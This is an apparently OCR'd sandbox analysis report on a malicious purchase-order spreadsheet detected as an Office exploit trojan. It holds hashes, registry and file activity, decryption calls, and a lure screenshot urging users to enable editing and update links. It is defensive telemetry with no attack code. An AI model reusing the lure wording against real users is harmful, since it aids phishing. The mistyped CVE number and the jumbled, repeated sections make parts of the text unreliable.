Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\MTTF Value: 92		1660
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\MTTA Value: 92		1660
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\MTTT Value: None		1660
Call Filesystem API	API Name: DeleteFileW Args: (%TEMP%\1917624.od) Return: 1		1660
Delete File	Path: %TEMP%\1917624.od Type: VSDT_ASCII		1660
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1660 File: %TEMP%\1917624.od Type: VSDT_ASCII		

▼ Screenshot



Software Licensing

This computer is not running genuine Windows

To use this feature without interruption, this computer needs to be running genuine Windows.

With genuine Windows you have access to all Windows updates and can be confident that your Windows software has the latest security and reliability enhancements from Microsoft.

Resolve online now

Read the privacy statement online

Cancel

oft Office.
e for protected

This document is protected

2. If this document was downloaded from your email, please click Enable Editing from the yellow bar above

3. Once you have enabled editing, please click Update Links

▼ Object 1.1.1 - Microsoft_Office_Word_Macro-Enabled_Document1.docm (Office Word 2007 document)

File name	Microsoft_Office_Word_Macro-Enabled_Document1.docm
File type	Office Word 2007 document
SHA-1	4277E1FF5B54D6B9DBBE949717EBBDD3B5F44B54
SHA-256	E27B07D7B53965804A0355B21745FAF61B4CD5DEB0586B15DAFAE1E53530B077
MD5	26A259E43EA77F7B84B294AB0591C2ED
Size	122567 byte(s)

Risk Level	No risk
Detection	-
Exploited vulnerabilities	-


Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
~$crosoft_Office_Word_Macro-Enabled_Document1.docm.docx	No risk	-	-	-	162	0D169A17A8DD645C81956EA323D322AF58A9778F
Word12.pip	No risk	-	-	-	1684	BE06AF9910BAFA0CA73426386C21915DE85DECA3
~WRS{9A88EF6F-4FFD-4CBE-9CA6-31A41B509D8D}.tmp	No risk	-	-	-	1024	DBB111419C704F116EFA8E72471DD83E86E49677
~$Normal.dotm	No risk	-	-	-	162	0D169A17A8DD645C81956EA323D322AF58A9778F

Analysis

Event Type	Details	Parent PID	PID
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\ Value: None		1348
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\ Value: None		1348
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\?,$ Value: None		1348
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\LanguageResources\EnabledLanguages\1033 Value: Off		1348
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\LanguageResources\EnabledLanguages\1033 Value: On		1348
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage\WORDFiles Value: 5356000b		1348
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage\ProductFiles Value: 5356000e		1348
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage\ProductFiles Value: 5356000f		1348
Call Filesystem API	API Name: CopyFileExW Args: (%ALLUSERSPROFILE%\Microsoft\OFFICE\DATA\OPA12.BAK, %ALLUSERSPROFILE%\Microsoft\OFFICE\DATA\opa12.dat, 0, 0, 0, 1) Return: 0		1348
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\MTTT Value: None		1348
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage\EXCELFiles Value: 53560015		1348
Call Thread API	API Name: NtResumeThread Args: (Process:416,) Return: ?		1348
Call System API	API Name: evtchann.SendEvent Args: (e), pid[416], ppid[1348) Return: 1		1348
Call Process API	API Name: CreateProcessW Args: (%windir%\splwow64.exe, %windir%\splwow64.exe 12288, , , , , , %windir%, , Process:416:%windir%\splwow64.exe) Return: 1		1348
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\l6$ Value: None		1348
Add File	Path: %APPDATA%\Microsoft\Templates\~$Normal.dotm Type: VSDT_COM_DOS		1348
Write File	Path: %APPDATA%\Microsoft\Templates\~$Normal.dotm Type: VSDT_COM_DOS		1348
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\l6$ Value: None		1348
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\?:$ Value: None		1348
Call Filesystem API	API Name: DeleteFileW Args: (%WorkingDir%\~$crosoft_Office_Word_Macro-Enabled_Document1.docm.docx) Return: 1		1348
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS Word_restart.xml) Return: 0		1348
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\?:$ Value: None		1348
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\?,$ Value: None		1348
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\ Value: None		1348
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\ Value: None		1348
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Licensing\0638C49DBB8B4CD1B191051E8F325736 Value: None		1348
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\QMSessionCount Value: 2		1348
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Toolbars\Settings\Microsoft Office Word Value: None		1348
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Data\Settings Value: None		1348
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Templates\~$Normal.dotm) Return: 1		1348
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{9A88EF6F-4FFD-4CBE-9CA6-31A41B509D8D}.tmp) Return: 1		1348
Delete File	Path: %APPDATA%\Microsoft\Templates\~$Normal.dotm Type: VSDT_COM_DOS		1348
Add File	Path: %APPDATA%\Microsoft\Office\Word12.pip Type: VSDT_COM_DOS		1348
Write File	Path: %APPDATA%\Microsoft\Office\Word12.pip Type: VSDT_COM_DOS		1348
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\MTTF Value: 87		1348
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\MTTA Value: 87		1348
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\MTTT Value: None		1348

Screenshot



Software Licensing

This computer is not running genuine Windows

To use this feature without interruption, this computer needs to be running genuine Windows.

With genuine Windows you have access to all Windows updates and can be confident that your Windows software has the latest security and reliability enhancements from Microsoft.

Resolve online now

Read the privacy statement online

Cancel

CentOS

Environment-specific risk level	High risk The object exhibited highly suspicious characteristics that are commonly associated with malware.
Detections	Trojan.X97M.CVE201711882.XQUOPAG
Exploited vulnerabilities	CVE-2017-1188
Network connection	Custom

Object 1 - PO-21JI0090.xlsx (MS OLE document)

File name	PO-21JI0090.xlsx
File type	MS OLE document
SHA-1	8B8E9C3F7565F47AD2ED50DD7EC00593BF537F85
SHA-256	733E79C015DAAC1060010C6D520F7446179CED927339518A4B4D9964B46BB23C
MD5	CE254B9E1A3CA1DC8CEFF6B6DB36B71F
Size	587208 byte(s)

Risk Level	High risk
Detection	Trojan.X97M.CVE201711882.XQUOPAG
Exploited vulnerabilities	CVE-2017-1188
Threat Characteristics	Malformed, defective, or with known malware traits (1)

Notable Threat Characteristics

Malformed, defective, or with known malware traits (1)

Characteristic	Significance	Details
Detected as known malware	🟥🟥🟥	Source: ATSE Detection Name: Trojan.X97M.CVE201711882.XQUOPAG Engine Version: 21.572.1002 Malware Pattern Version: 17.145.92

Suspicious Objects

Type	Object	Risk Level
File (SHA1)	8B8E9C3F7565F47AD2ED50DD7EC00593BF537F85	High

Analysis

Event Type	Details	Parent PID	PID
Detection	Threat Characteristic: Detected as known malware Source: ATSE Detection Name: Trojan.X97M.CVE201711882.XQUOPAG Engine Version: 21.572.1002 Malware Pattern Version: 17.145.92		

Object 1.1 - NONAMEFL (Office Excel 2007 spreadsheet)

File name	NONAMEFL
File type	Office Excel 2007 spreadsheet
SHA-1	300695D76BE6EF533249560E5A0A5B83E4FCC0DC
SHA-256	8D64F84778169741974F4BB3178F3C2A124DCEF3E6F546635F2082031A9BA608
MD5	B0F9B3347E4CB41FC9C774B961D31832
Size	578996 byte(s)

Risk Level	Unrated
Detection	-
Exploited vulnerabilities	-

Object 1.1.1 - Microsoft_Office_Word_Macro-Enabled_Document1.docm (Office Word 2007 document)

File name	Microsoft_Office_Word_Macro-Enabled_Document1.docm
File type	Office Word 2007 document
SHA-1	4277E1FF5B54D6B9DBBE949717EBBDD3B5F44B54
SHA-256	E27B07D7B53965804A0355B21745FAF61B4CD5DEB0586B15DAFAE1E53530B077
MD5	26A259E43EA77F7B84B294AB0591C2ED
Size	122567 byte(s)

Risk Level	Unrated
Detection	-
Exploited vulnerabilities	-

W10


Environment-specific risk level	High risk The object exhibited highly suspicious characteristics that are commonly associated with malware.
Detections	Trojan.X97M.CVE201711882.XQUOPAG
Exploited vulnerabilities	CVE-2017-1188
Network connection	Custom

Object 1 - PO-21JI0090.xlsx (MS OLE document)

File name	PO-21JI0090.xlsx
File type	MS OLE document
SHA-1	8B8E9C3F7565F47AD2ED50DD7EC00593BF537F85
SHA-256	733E79C015DAAC1060010C6D520F7446179CED927339518A4B4D9964B46BB23C
MD5	CE254B9E1A3CA1DC8CEFF6B6DB36B71F
Size	587208 byte(s)

Risk Level	High risk
Detection	Trojan.X97M.CVE201711882.XQUOPAG
Exploited vulnerabilities	CVE-2017-1188
Threat Characteristics	File drop, download, sharing, or replication (6) Malformed, defective, or with known malware traits (1)

Process Graph



Process Graph Legend

MITRE ATT&CK™ Framework Tactics and Techniques

Tactics	Techniques	Notable Threat Characteristics
Defense Evasion	File Deletion	🟥⬜⬜ Characteristics: 1, 2, 3, 4, 5, 6

© ATT&CK™ is a trademark of The MITRE Corporation.

Notable Threat Characteristics

▼ File drop, download, sharing, or replication (6)

Characteristic	Significance	Details
Deletes file to compromise the system or to remove traces of the infection	🟥⬜⬜	Process ID: 2812 File: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\8D5B6440.png Type: VSDT_PNG
Deletes file to compromise the system or to remove traces of the infection	🟥⬜⬜	Process ID: 2812 File: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\1A423225.png Type: VSDT_PNG
Deletes file to compromise the system or to remove traces of the infection	🟥⬜⬜	Process ID: 2812 File: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\8DACF5B4.png Type: VSDT_PNG
Deletes file to compromise the system or to remove traces of the infection	🟥⬜⬜	Process ID: 2812 File: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\6AE9CC7B.png Type: VSDT_PNG
Deletes file to compromise the system or to remove traces of the infection	🟥⬜⬜	Process ID: 2812 File: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\61D59741.jpeg Type: VSDT_JPG
Deletes file to compromise the system or to remove traces of the infection	🟥⬜⬜	Process ID: 2812 File: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\9AF449E2.png Type: VSDT_PNG

▼ Malformed, defective, or with known malware traits (1)

Characteristic	Significance	Details
Detected as known malware	🟥🟥🟥	Source: ATSE Detection Name: Trojan.X97M.CVE201711882.XQUOPAG Engine Version: 21.572.1002 Malware Pattern Version: 17.145.92

▼ Network Destinations

Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
www.microsoft.com	2.22.42.141	53	-	No risk	-	PO-21JI0090.xlsx

▼ Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
~DFD94C271932A63942.TMP	No risk	-	-	-	512	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
~$PO-21JI0090.xlsx	No risk	-	-	-	165	2DEC74BBC2C781FF2B4247BF09B1FFACBC431721
112E9ABF.emf	No risk	-	-	-	648132	17C6F3840DA2CE4DB899DBB8CF403070234758F2
6AE9CC7B.png	No risk	-	-	-	26494	99452EAE7EA95D19885B9A2328B0017CA0301BCF
8D5B6440.png	No risk	-	-	-	68702	E3C68E3F16AE0A3544720238440EDCE12DFC900E
9AF449E2.png	No risk	-	-	-	10202	E40FDB09F7FDA69BD95249A76D06371A851F44A6
CVR12FC.tmp.cvr	No risk	-	-	-	0	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709
1A423225.png	No risk	-	-	-	11303	E7FC283A9529AA61F612EC568F836295F943C8EC
8DACF5B4.png	No risk	-	-	-	83904	EDEE8AE29407870DB468F9B23D8C171FBB0AE41C
61D59741.jpeg	No risk	-	-	-	85020	6A92C54218BFBEF83371E825D6B68D4F896C0DCE

▼ Suspicious Objects

Type	Object	Risk Level
File (SHA1)	8B8E9C3F7565F47AD2ED50DD7EC00593BF537F85	High

▼ Analysis

Event Type	Details	Parent PID	PID
Detection	Threat Characteristic: Detected as known malware Source: ATSE Detection Name: Trojan.X97M.CVE201711882.XQUOPAG Engine Version: 21.572.1002 Malware Pattern Version: 17.145.92		
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		2812
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\<&) Value: None		2812
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\EXCELFiles Value: 53560018		2812
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\ProductFiles Value: 53560109		2812
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LanguageResources\EnabledLanguages\1033 Value: Off		2812


Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LanguageResources\EnabledLanguages\1033 Value: On		2812
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LCCache\Themes\1033\NextUpdate Value: None		2812
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LCCache\SmartArt\1033\NextUpdate Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\MTTT Value: None		2812
Call Network API	API Name: DnsQuery_W Args: (www.microsoft.com, 1c, 6000, 0, 762f638, 0) Return: 0		2812
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Roaming\RoamingLastSyncTime Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Roaming\RoamingLastWriteTime Value: None		2812
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\<&) Value: None		2812
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None		2812
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		2812
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		2812
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ 2) Value: None		2812
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None		2812
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1E96A1\ Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1E96A1\1E96A1 Value: None		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, wˆ""3DDUfw, 16, 0, , 0, wˆ""3DDUfw, 16, 6577356, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, ÂEÁU²~, 32, 0, , 0, ÂEÁU²~, 32, 6577356, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, PK, 4096, 0, , 0, PK, 4096, 6577796, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, , 1472, 0, , 0, , 1472, 6577152, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, ôžß^çN6ã_qï–xÉì™!üý‰?7»ï“ä™Y, 4096, 0, , 0, ôžß^çN6ã_qï–xÉì™!üý‰?7»ï“ä™Y, 4096, 6577336, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, , 1472, 0, , 0, , 1472, 6575028, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, PK, 4096, 0, , 0, PK, 4096, 6575208, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, / Ìµ, 4096, 0, , 0, / Ìµ, 4096, 6575008, 0) Return: 0		2812
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1E96A1\1E96A1 Value: None		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, PK, 4096, 0, , 0, PK, 4096, 6574856, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, / Ìµ, 4096, 0, , 0, / Ìµ, 4096, 6574856, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, vœŠ-Èç{½úâ·"ÛfqØv§.Ý, 4096, 0, , 0, vœŠ-Èç{½úâ·"ÛfqØv§.Ý, 4096, 6574856, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, g, 4096, 0, , 0, g, 4096, 6574856, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, ¿ù¡, 4096, 0, , 0, ¿ù¡, 4096, 6574856, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, Q@, 4096, 0, , 0, Q@, 4096, 6574856, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, 3§˜eÆò~|vç, 4096, 0, , 0, 3§˜eÆò~|vç, 4096, 6574856, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, w½½ì]ßŸtjÌË¿û1, 4096, 0, , 0, w½½ì]ßŸtjÌË¿û1, 4096, 6574856, 0) Return: 0		2812
